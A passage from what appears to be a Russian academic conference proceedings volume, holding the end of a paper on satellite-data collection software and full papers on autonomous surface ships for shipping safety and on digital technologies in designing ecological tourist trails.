


Рис. 1. Архитектура СПО

СПО обеспечивает:

- хранение и отображение технических параметров ИСЗ;
- классификацию ИСЗ по типам, параметрам, принадлежности и др.;
- отображение орбит ИСЗ;
- инструментарий для работы с радиоприемными, радиопередающими и радиоретрансляционными возможностями ИСЗ;
- редактор для работы с зонами покрытия ИСЗ.

Для первоначального наполнения хранилища и последующего поддержания его в актуальном состоянии разработан сервис для сбора информации из открытых источников сети Интернет. К функциям сервиса относится сбор и анализ страниц на порталах, содержащих информацию об ИСЗ, извлечение необходимых данных об ИСЗ и передача их в сервис хранения.

Обозреватель предоставляет пользователю возможность поиска и группировки ИСЗ по различным наборам фильтров; просмотра информации

по интересующим ИСЗ, ее редактирование; просмотр позиций, траекторий и зон покрытия на трехмерной карте.

Серверная часть обозревателя отвечает за функционирование СПО и предоставляет связи между модулями, входящими в состав СПО. Взаимодействие с остальными частями макета происходит через локальную вычислительную сеть TCP/IP.

Сервис расчета траектории спутников-ретрансляторов (СР) рассчитывает и предоставляет макету данные о траекториях СР на заданные временные диапазоны.

В сервисе доступа к информации спроектирована структура БД для хранения всей необходимой для полноценной работы СПО информации. Доступ к БД осуществляется с помощью модуля внешнего взаимодействия. Сервис хранения информации использует систему управления базами данных (СУБД) PostgreSQL.

Внешнее взаимодействие модулей приложения, а также базы данных с серверной частью сервиса доступа к информации осуществляется через REST. Взаимодействие серверной части обозревателя с пользовательским интерфейсом – WebSocket.

Инфологическая модель структуры базы данных представлена на рис. 2 (см. ниже).

В качестве способов взаимодействия с информацией, хранящейся в таблицах БД сервиса хранения информации, были реализованы CRUD операции (*Create, Read, Update, Delete*).

*Create* – функция, предназначенная для добавления новой записи в таблицу БД.

*Delete* – функция, предназначенная для удаления существующей записи по идентификатору из таблицы БД.

*Update* – функция, предназначенная для редактирования существующей записи в таблице БД. Поиск необходимой записи осуществляется по идентификатору записи в таблице.

*Find (Read)* – функция, предназначенная для выполнения поиска существующей записи по идентификатору из таблицы БД.

*GetAll (Read)* – функция, предназначенная для выполнения поиска всех существующих записей в таблице БД.

Модуль внешнего взаимодействия предоставляет доступ к БД. Взаимодействие серверной части сервиса доступа к информации с сервисом хранения осуществляется с помощью REST архитектуры. Взаимодействие с сервисом сбора информации так же осуществляется с помощью архитектуры REST.

Взаимодействие между компонентами происходит посредством запросов-ответов, которые отправляются по протоколу HTTP.






Рис. 2. Схема структуры базы данных

Помимо кодов состояния HTTP был разработан собственный формат обмена сообщениями о состоянии: статус в качестве числового значения (1 – успех, 2 – ошибка) и текстовое сообщение о результате приема и обработки запроса.

Обмен данными происходит в формате JSON. В данной работе структура JSON имеет формат коллекции пар «имя-значение».

Интерфейс обозревателя построен с использованием react-компонентов, отображение которых зависит от url.

url = «/» – главная страница ;

url = «/», «/info», или «/satellite» – отображается компонент SatelliteCards с карточками (компоненты), содержащими краткую информацию о спутниках – названия и идентификаторы.

url = «satellite/:id» (где id – конкретный идентификатор спутника), – переход осуществляется в результате клика на кнопку «подробная информация» (карточка спутника). Данный url предполагает отображение компонента SatelliteAllInfoLayout, который содержит в себе компоненты SatelliteInfo и SatelliteNavigation.

url = «/map» – страница с картой, на которой размещен список спутников и карта. На рис. 3 представлен интерфейс страницы с картой, на которую нанесены позиция спутника, его траектория и область покрытия.




Рис. 3. Интерфейс страницы с картой

### Список используемых источников

1. Satbeams. URL: <https://www.satbeams.com/?ysclid=la6uhb1g3k432039562> (дата обращения 19.12.2022).
2. LyngSat. URL: <https://www.lyngsat.com/> (дата обращения 19.12.2022).
3. N2yo. URL: <https://www.n2yo.com/> (дата обращения 19.12.2022).
4. Space Skyrocket. URL: <https://space.skyrocket.de/> (дата обращения 19.12.2022).
5. Amelchenko D. O., Zhemchugova E. V., Melnikova D. M., & Andrianova E. E. Method for automated collection, storage and processing of information about artificial satellites of the earth // ISJ Theoretical & Applied Science, (2023). 02 (118), 507–516.

*Статья представлена научным руководителем, доцентом кафедры БИС СПбГУТ, кандидатом технических наук М. Д. Поводайко.*

**УДК 565.61.052**  
**ГРНТИ 73.34.17**

## **АВТОНОМНЫЕ НАДВОДНЫЕ СУДА КАК ФАКТОР ОБЕСПЕЧЕНИЯ БЕЗОПАСНОСТИ СУДОХОДСТВА**

**И. Л. Андреевский<sup>1</sup>, О. Б. Кузнецова<sup>2</sup>**

<sup>1</sup>Санкт-Петербургский государственный экономический университет

<sup>2</sup>Мурманский государственный технический университет

*Обеспечение безопасности судоходства – главная задача, стоящая перед каждой судоходной компанией. По статистике, основной причиной аварийности судов является*

*человеческий фактор, соответственно, уменьшение его влияния приведет к уменьшению числа аварий. Развитие современных информационных технологий и средств связи в части безэкипажного судовождения позволит исключить воздействие человеческого фактора, и как следствие, повысить безопасность судоходства.*

*автономные надводные суда, безэкипажные суда, безэкипажное судовождение, а-Навигация, аварийность судов, безопасность мореплавания.*

Актуальность работы обусловлена необходимостью поиска новых, нестандартных путей обеспечения безопасности судоходства. Сегодня вся работа, связанная с морскими объектами и судовой деятельностью, регламентируется определенными статьями и правилами, выполнение которых должно гарантировать безопасность мореплавания. Однако, основной опасностью на морских судах всегда был и остается человеческий фактор, из-за которого происходит подавляющее большинство аварий и катастроф как в открытых морях и океанах, так и на внутренних водных путях. Применение передовых цифровых и информационных технологий позволит исключить влияние человеческого фактора и как следствие уменьшить аварийность судов на море – речь идет о безэкипажных судах (в терминологии ИМО – автономные надводные суда) или а-Навигации.

Целью работы является анализ текущего состояния проектов безэкипажного судовождения, выявление возможностей их дальнейшей реализации в условиях текущего санкционного давления, а также оценка эффективности подобных решений для судоходных компаний.

Несмотря на постоянно проводимую работу в части обеспечения безопасности мореплавания, статистика по аварийности выглядит не утешительно. За 2022 год итоговые данные еще не обработаны и ожидаются не ранее весны 2023 года, поэтому ограничимся периодом до 2021 года включительно.

В 2021 году на водном транспорте произошло 70 аварий, на 9 аварий (15 %) больше, чем в 2020 году. В 2021 году произошло 20 аварий, связанных с гибелью людей и травматизмом. В этих авариях погибло 20 человек и 2 человека были тяжело травмированы. В то время, как в 2020 году произошло 17 аварий, связанных с гибелью людей и травматизмом. В них погибло 33 человека и 3 человека были тяжело травмированы [1, 2].

Анализ причин навигационных аварийных случаев свидетельствует об их связи, прежде всего, с человеческим фактором. Практически все аварийные случаи явились следствием невыполнения экипажами и/или судовладельцем нормативных документов, регламентирующих безопасность мореплавания [1].

Проблема снижения аварийности морских судов, и соответственно сведения к минимуму риска в мореплавании может быть решена кардинально – созданием автономных надводных судов.

Зарубежными первопроходцами в этой области выступили норвежцы, когда в 2017 году заказали на румынской судовой безбалластный электрический контейнеровоз с нулевым выбросом Yara Birkeland. Он был передан заказчику – производителю удобрений Yara International в 2020 году и отбуксирован для дальнейшей подготовки к автономной эксплуатации. В ноябре 2021 года судно совершило свой первый рейс в Норвегии, преодолев около 14 км. Ввод в эксплуатацию был запланирован на 2022 год, однако COVID-19 стал тем фактором, из-за которого сроки были перенесены [3].

По оценкам разработчика, новый контейнеровоз-беспилотник сможет заменить 40 000 автомобильных грузовых перевозок в год, тем самым значительно сократив выбросы в атмосферу вредных веществ.

Следует отметить еще один зарубежный проект. В конце января 2022 года в Японии первый в мире беспилотный контейнеровоз совершил переход между двумя портами [4]. Семилетний прибрежный контейнеровоз был оснащен необходимыми системами и прошел примерно 161 морскую милю. Для автономной навигации судно следовало по заранее разработанному маршруту с помощью системы, разработанной Mitsui E&S Shipbuilding, которая осуществляла наблюдение за ходом испытания. Furuno Electric разработала автономную систему, которая посредством интеграции данных радара, изображений с камер и данных АИС предоставляет подробную информацию о других судах и препятствиях вблизи судна.

Следует отметить, что Российская Федерация ведет активную деятельность в области безэкипажного судовождения.

В 2017 году стартовало проектирование судна «Пионер-М», которое уникально тем, что, во-первых, оно является композитным, а во-вторых, – безэкипажным [5]. Это судно катамаранного типа с корпусом из композитных материалов было построено для Севастопольского государственного университета. Оно предназначено не только для подготовки специалистов, но и для широкого спектра комплексных научно-исследовательских работ в прибрежных районах, в том числе океанографических, гидробиологических, гидрохимических, геоморфологических, гидроакустических и водозлазных.

Целью проекта обозначено снижение влияния человеческого фактора при морских перевозках. Среди задач, помимо экспедиционной деятельности, названо совершенствование технологий безэкипажного судовождения. Планируется круглогодичная эксплуатация судна в акваториях Черного и Азовского морей.

«Пионер-М» станет первым в России судном, на котором будут отрабатываться технологии безэкипажного судовождения. Мы видим его в ближайшем будущем «беспилотным автомобилем» на воде», – заявил на церемонии спуска судна глава Объединенной судостроительной корпорации (ОСК) Алексей Рахманов.

В сентябре 2020 года Минпромторг утвердил положения о запуске испытаний беспилотных судов в 11 субъектах РФ [6, 7, 8].

В эксперименте, который продлится до конца 2025 года, примут участие танкер «Михаил Ульянов» («Совкомфлот»), который совершает регулярные рейсы между Мурманском и МЛСП «Приразломная», и сухогруз «Пола Анфиса» («Пола Райз»), который будет выполнять регулярные рейсы в акватории Черного и Каспийского морей, а также связка из грунтоотвозной баржи «Рабочая» и земснаряда «Редут» («Росморпорт») в акватории порта «Кавказ».

Основная цель проекта – чтобы любая судоходная компания могла оснастить свое торговое или техническое судно под флагом России системами автономного судовождения и легально использовать их в регулярной коммерческой деятельности.

С ноября 2020 года Росморпорт начал тестирование беспилотного судна шаланда «Рабочая», а уже в 2022 году по результатам этих работ, анонсировал оснащение своих паромов «Генерал Черняховский» и «Маршал Рокоссовский» комплексом систем для автономной навигации на линии «Усть-Луга – Балтийск».

Безусловно, реализация подобных проектов не возможна без соответствующих технических и программных решений.

Ключевой компанией, занятой технологиями а-Навигации, является «Ситроникс КТ» (ранее «Кронштадт Технологии»), принадлежащая АФК «Система».

С февраля 2021 года компания является единственным участником от России в Международной ассоциации маячных служб (IALA), отвечающей за развитие цифровой навигации на межгосударственном уровне. Она уже представила систему автономного судовождения, завершила проект по оцифровке судоходных рек и разработала две цифровые тестовые акватории в рамках федеральной целевой программы развития электронной навигации в России.

Разработанная в РФ технология автономной навигации в течение года проходила опытную эксплуатацию на судах. Только в 2021 году было проведено 28 рейсов, в которых технология испытывалась и доказала возможность применения на практике. Следующим шагом станет применение а-Навигации уже в коммерческой эксплуатации.

Массовое внедрение автономных судов в мире ожидается в ближайшие пять-десять лет. Четыре года назад ИМО выпустила резолюцию, согласно которой к 2030 году 10 % судов должны быть беспилотными.

Экономический эффект от их использования лежит в двух плоскостях. Во-первых, это повышение безопасности, что является ключевым экономическим фактором для судов и судовладельцев, т. к. стоимость инцидента

в несколько раз превышает затраты на разработку и внедрение технологии безэкипажного судовождения.

Во-вторых, применение цифровых и информационных технологий для автоматизации рутинных операций снизят нагрузку на членов экипажа и, как следствие, необходимое количество экипажа на борту. По грубым оценкам специалистов затраты на одного квалифицированного офицера на борту перекрывают дополнительные затраты на спутниковую связь и сопровождение, необходимые для работы технологии безэкипажного судовождения – причем, надо помнить, что, например, стоимость спутниковой связи стабильно снижается, а стоимость труда так же стабильно увеличивается.

С учетом вышеизложенного, можно сделать вывод, что в долгосрочной перспективе увеличение затрат на технологии безэкипажного судовождения будет полностью компенсироваться сокращением экипажа на борту. И многие специалисты сходятся во мнении, что а-Навигация станет едва ли не единственным инструментом повышения безопасности судоходства, который не повлечет за собой дополнительных расходов судовладельцев.

По оценкам экспертов, внедрение технологии автономного вождения позволит судоходным компаниям сократить 15–30 % операционных затрат, а также позволит покрыть дефицит высококвалифицированных кадров, который сейчас достигает 20 % от требуемого объема работников.

В заключение следует отметить, что еще до недавнего времени, морской транспорт не воспринимался как объект применения цифровых и информационных технологий. Однако, их бурное развитие коснулось и этой традиционно консервативной отрасли.

Проведенный анализ проектов безэкипажного судовождения показал перспективность их применения для обеспечения безопасности судовождения. Реализуемые в России проекты осуществляются на основе отечественных программных и технических разработок, что объявлено стратегической целью развития страны.

Эффект от внедрения автономных надводных судов может быть достигнут по нескольким направлениям:

- уменьшение аварийности судов (за счет исключения человеческого фактора) и как итог увеличение безопасности мореплавания;
- сокращения воздействия на окружающую среду;
- увеличение экономической эффективности перевозок;
- развитие морской отрасли (за счет внедрения передовых цифровых и информационных технологий);
- усиление подготовки кадров для морской отрасли.

Все вышеизложенное подтверждает необходимость дальнейшей работы в области беспилотного судовождения, что в свою очередь позволит России занять лидирующие позиции и на мировом рынке.

**Список используемых источников**

1. Сведения об аварийности с судами на море и ВВП в 2021 году [Электронный ресурс]. URL: <https://rostransnadzor.gov.ru/documents/1326> (дата обращения 17.11.2022).
2. Сборник характерных аварийных случаев на море и внутренних водных путях, произошедших в 2020 году [Электронный ресурс]. URL: <https://rostransnadzor.gov.ru/storage/documents/2020.pdf> (дата обращения 17.11.2022).
3. Суда без экипажей: перспективы и варианты [Электронный ресурс] // Морские вести России. URL: <http://www.morvesti.ru/analitika/1692/79474/> (дата обращения 17.12.2022).
4. Ривкин Б. С. Беспилотные суда. Навигация и не только [Электронный ресурс] // Гиропскопия и навигация. 2021. Т. 29. №1 (112). С. 111–132. URL: [http://www.elektropribor.spb.ru/upload/medialibrary/1ed/111\\_132\\_Rivkin.pdf](http://www.elektropribor.spb.ru/upload/medialibrary/1ed/111_132_Rivkin.pdf) (дата обращения 08.12.2022).
5. ОСК спустила на воду новое инновационное научно-исследовательское судно «Пионер-М» [Электронный ресурс] // Корабел.ру. URL: [https://www.korabel.ru/news/comments/osk\\_spustila\\_na\\_vodu\\_novoe\\_innovacionnoe\\_nauchno-issledovatel'skoe\\_sudno\\_pioner-m.html](https://www.korabel.ru/news/comments/osk_spustila_na_vodu_novoe_innovacionnoe_nauchno-issledovatel'skoe_sudno_pioner-m.html) (дата обращения 01.12.2022).
6. Волков П. А. Беспилотное судоходство реальность и перспективы // Морские суда без экипажей – реальность и перспективы: сборник научных докладов по итогам «круглого стола», проводимого совместно кафедрой «Морское право» Юридического института Российского университета транспорта (РУТ) и Ассоциацией международного морского права [Электронный ресурс] / под ред. В. Н. Гуцуляка. М. : Юридический институт РУТ (МИИТ), 2020. С. 20–23. URL: <https://marinelaw.ru/wp-content/uploads/2020/12/Morskie-suda-bez-ekipazhej-realnost-i-perspektivy.pdf> (дата обращения 10.12.2022).
7. Гненной О. а-Навигация или Как развиваются в России автономные суда [Электронный ресурс] // Корабел.ру. URL: [https://www.korabel.ru/news/comments/a-navigaciya\\_ili\\_kak\\_razvivayutsya\\_v\\_rossii\\_avtonomnye\\_suda.html](https://www.korabel.ru/news/comments/a-navigaciya_ili_kak_razvivayutsya_v_rossii_avtonomnye_suda.html) (дата обращения 10.12.2022).
8. Гненной О. Перспективы автономного судовождения в России: «Аппетит приходит во время еды» [Электронный ресурс] // Корабел.ру. URL: [https://www.korabel.ru/news/comments/perspektivy\\_avtonomnogo\\_sudovozhdeniya\\_v\\_rossii\\_appetit\\_prihodit\\_vo\\_vremya\\_edy\\_2.html](https://www.korabel.ru/news/comments/perspektivy_avtonomnogo_sudovozhdeniya_v_rossii_appetit_prihodit_vo_vremya_edy_2.html) (дата обращения 10.12.2022).



УДК 004.9/502.7  
ГРНТИ 20.15.05.02

## АНАЛИЗ ИСПОЛЬЗОВАНИЯ ЭЛЕМЕНТОВ ЦИФРОВИЗАЦИИ В ПРОЕКТАХ ТУРИСТИЧЕСКИХ МАРШРУТОВ

Д. М. Андрианов, А. С. Перевышко, А. В. Федорова

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Под цифровизацией понимается переход к новым процессам, моделям и подходам, основанным на информационных цифровых технологиях. И в настоящее время не осталось ни одной предметной области, которые бы не затронула цифровизация. В статье рассматриваются возможные варианты применения современных цифровых технологий в процессе проектирования туристических маршрутов. В качестве конкретного примера применения рассматриваются экологические тропы. Речь идет не только о подходах, применяемых на этапе разработки проекта экотропы, но и о тех цифровых моделях, которые используются в процессе ее эксплуатации.*

*цифровизация, информационные технологии, процессы проектирования, современные подходы, туристические маршруты, экологические тропы, иммерсивные технологии.*

В последние годы цифровизация стала все более значимым явлением, затрагивающим практически все аспекты нашей жизни. Под цифровизацией понимается переход к новым процессам, моделям и подходам, основанным на информационных цифровых технологиях. В настоящее время не осталось ни одной области, которую бы не затронула цифровизация. В данной статье рассматриваются возможные варианты применения современных цифровых технологий в проектировании туристических маршрутов. Акцентируем внимание на использование цифровых технологий при создании и эксплуатации экологических троп. Речь пойдет не только о подходах, используемых на этапе разработки проекта экотропы, но и о цифровых моделях, применяемых при ее эксплуатации [1]. Изучив применение цифровых технологий в этом контексте, необходимо определить преимущества использования современных информационных технологий при проектировании и реализации туристических маршрутов [2].

Существует несколько подходов к процессу проектирования экологических маршрутов, которые могут быть применены в зависимости от целей и задач проекта. Наиболее распространенными подходами к процессу проектирования являются:

- стандартный процесс проектирования маршрута;
- процесс проектирования маршрута с учетом экологических аспектов;



– процесс проектирования маршрута с учетом интересов туристов и экологической безопасности;

– и процесс проектирования маршрута с использованием цифровых технологий.

При использовании стандартного подхода к процессу проектирования маршрута необходимо учитывать особенности экологического маршрута, такие как сохранение природной среды, экологическая безопасность и т. д. Процесс проектирования маршрута с учетом экологических аспектов включает в себя тщательное изучение природной среды, определение зон, где могут происходить нарушения экологической безопасности, а также разработку маршрута, который позволяет минимизировать негативное воздействие на окружающую среду. Процесс проектирования маршрута с учетом интересов туристов и экологической безопасности требует учета потребностей туристов и их интересов, а также максимального снижения негативного воздействия на окружающую среду [1].

Процесс проектирования маршрута с использованием цифровых технологий включает в себя использование различных цифровых технологий, таких как GIS-карты, мобильные приложения и средства визуальной коммуникации. Они позволяют максимально удобно и быстро ориентироваться на маршруте, получать необходимую информацию о достопримечательностях и услугах, а также оставаться на связи в случае необходимости [3].

Современные элементы цифровизации, используемые при проектировании экотроп, включают в себя географические информационные системы (GIS) и мобильные приложения, которые могут предоставить туристам в режиме реального времени информацию о маршруте, включая погодные обновления, направления маршрута и достопримечательности. Внедрение дронов представляет собой беспилотные летательные аппараты, оснащенные камерами и другими сенсорами, которые могут использоваться для получения высококачественных воздушных изображений маршрута и окружающей среды. Эти изображения могут быть использованы для создания детальных 3D-моделей и карт.

Стоит обратить внимание на виртуальную реальность (VR) – это технология, которая позволяет пользователям испытывать компьютерно-созданную среду так, как будто они физически присутствуют в ней. Она показала себя перспективным средством при анализе туристических маршрутов. Виртуальная реальность позволяет дизайнерам создавать иммерсивные симуляции тропы и окружающей среды, которые можно использовать для планирования и тестирования различных вариантов дизайна. Используя виртуальную реальность, дизайнеры могут лучше понять, как туристы будут чувствовать себя на тропе, и при необходимости вносить коррективы [4].

Использование технологий проектирования социальных сетей позволяет пользователям создавать, обмениваться и делиться контентом в рамках

онлайн-платформ. Они могут быть использованы для создания онлайн-сообществ туристов и любителей природы, которые могут делиться информацией о маршруте и внести свой вклад в его проектирование и обслуживание в дальнейшем.

Процесс проектирования – Интернет вещей (IoT) представляет собой сеть взаимосвязанных устройств, способных обмениваться данными между собой. Его можно использовать для установки датчиков вдоль маршрута, контролирующих окружающую среду, такую как температура, влажность и качество воздуха, и предоставляющих реальную обратную связь туристам и менеджерам маршрута [2].

Существует несколько методов проектирования экологических троп, включающих совместное проектирование с заинтересованными сторонами и пользователями, контекстное проектирование с учетом природной среды. Используется универсальный дизайн для обеспечения доступности людей с ограниченными возможностями, дизайн зеленых дорожек для создания сети троп и зеленых насаждений. Применимы конструкции с низким уровнем воздействия для уменьшения воздействия на окружающую среду [3]. Эти методы помогают обеспечить социальную и экологическую ответственность за проект тропы, интеграцию тропы в окружающую среду. Также повышается доступность для широкого круга пользователей, стабилизируются почвы и происходит контроль эрозии. Связываются сообщества и обеспечивается устойчивое развитие.

Рассмотрим характеристики основных этапов проектирования и сопутствующие им существующие и инновационные процессы. Анализ приведен в таблице 1 (см. ниже).

Уже сейчас можно задуматься над адаптацией цифровых технологий, которые могут быть внедрены на экологические тропы для улучшения их управления и опыта туристов. Из инновационных технологий можно выделить технологию дополненной реальности (AR). Она может быть полезной в проектировании экологических маршрутов по нескольким причинам. Во-первых, AR позволяет создавать интерактивные визуализации маршрута и окружающей среды, которые могут помочь туристам лучше понимать экосистему, а также определить потенциальные опасности и возможности на маршруте. Кроме того, AR может помочь улучшить взаимодействие туристов с маршрутом и его окружающей средой [2]. Например, туристы могут использовать устройства AR, чтобы получить дополнительную информацию о растительности и животных, встречающихся на маршруте, а также о культурных и исторических достопримечательностях как представлено на рис. 1.

ТАБЛИЦА 1. Сравнительный анализ существующих и инновационных процессов этапов проектирования экотроп

Этап проектирования	Существующие процессы	Инновационные процессы
1. Анализ требований	Сбор информации о требованиях к продукту, определение его основных характеристик	Применение искусственного интеллекта и машинного обучения для более точного анализа требований
2. Проектирование концепции	Создание общей концепции продукта, определение основных элементов и их свойств	Использование виртуальной реальности для создания прототипов и оценки функциональности
3. Детальное проектирование	Разработка детального дизайна продукта, создание чертежей и моделей	Применение 3D-печати и сканирования для быстрого создания и изменения прототипов
4. Тестирование	Тестирование прототипов продукта на соответствие требованиям и определение возможных улучшений	Применение анализа больших данных и машинного обучения для более точного анализа результатов тестирования
5. Производство	Создание конечного продукта на основе детального дизайна и тестирования	Использование автоматизации производства и роботизации для более эффективного и точного производства



Рис. 1. Дополненная реальность (AR) с информацией о животных

Также, AR может быть использована для создания виртуальных экскурсий по маршруту, что может быть полезно для тех, кто не может физически посетить маршрут, например, из-за ограничений по здоровью.

В заключение следует отметить, что использование элементов цифровизации становится все более важным при анализе и проектировании туристических маршрутов. Эти элементы, в том числе GIS, мобильные приложения, дроны, виртуальная и дополненная реальности, IoT, могут помочь дизайнерам лучше понять местность, создать иммерсивные впечатления для туристов и улучшить обслуживание и управление тропами. Поскольку технологии продолжают развиваться, мы можем ожидать еще более инновационного использования элементов цифровизации в индустрии туризма в дальнейшем.

#### Список используемых источников

1. Оборин М. С. Цифровая трансформация туристического пространства: новые возможности [Электронный ресурс] // Современные проблемы сервиса и туризма. 2022. Т. 16. № 1. С. 157–164. DOI: 10.24412/1995-0411-2022-1-157-164. URL: <https://cyberleninka.ru/article/n/tsifrovaya-transformatsiya-turisticheskogo-prostranstva-novye-vozmozhnosti/viewer> (дата обращения 15.03.2023).
2. Шакирова З. Т. Применение информационных технологий в продвижении туристического продукта в России: проблемы и перспективы [Электронный ресурс] // Экономика и социум. 2017. № 12 (43). URL: <https://cyberleninka.ru/article/n/primenenie-informatsionnyh-tehnologiy-v-prodvizhenii-turisticheskogo-produkta-v-rossii-problemy-i-perspektivy> (дата обращения 13.03.2023).
3. Елтышев Д. К., Костыгов А. М. Интеллектуальный диагностический контроль и управление состоянием электротехнического оборудования // Электротехника. 2019. № 11. С. 42–47. EDN EEDFRJ.
4. Черняк В. С. Роль экотроп в формировании экологического просвещения населения г. Пинска // Материалы XI международной молодежной научно-практической конференции, УО «Полесский государственный университет», г. Пинск, 7 апр. 2017 г. Ч. 1. Пинск: ПолесГУ, 2017. С. 352–354. URL: <https://rep.polessu.by/handle/123456789/12601> (дата обращения 12.03.2023).

УДК 621.39  
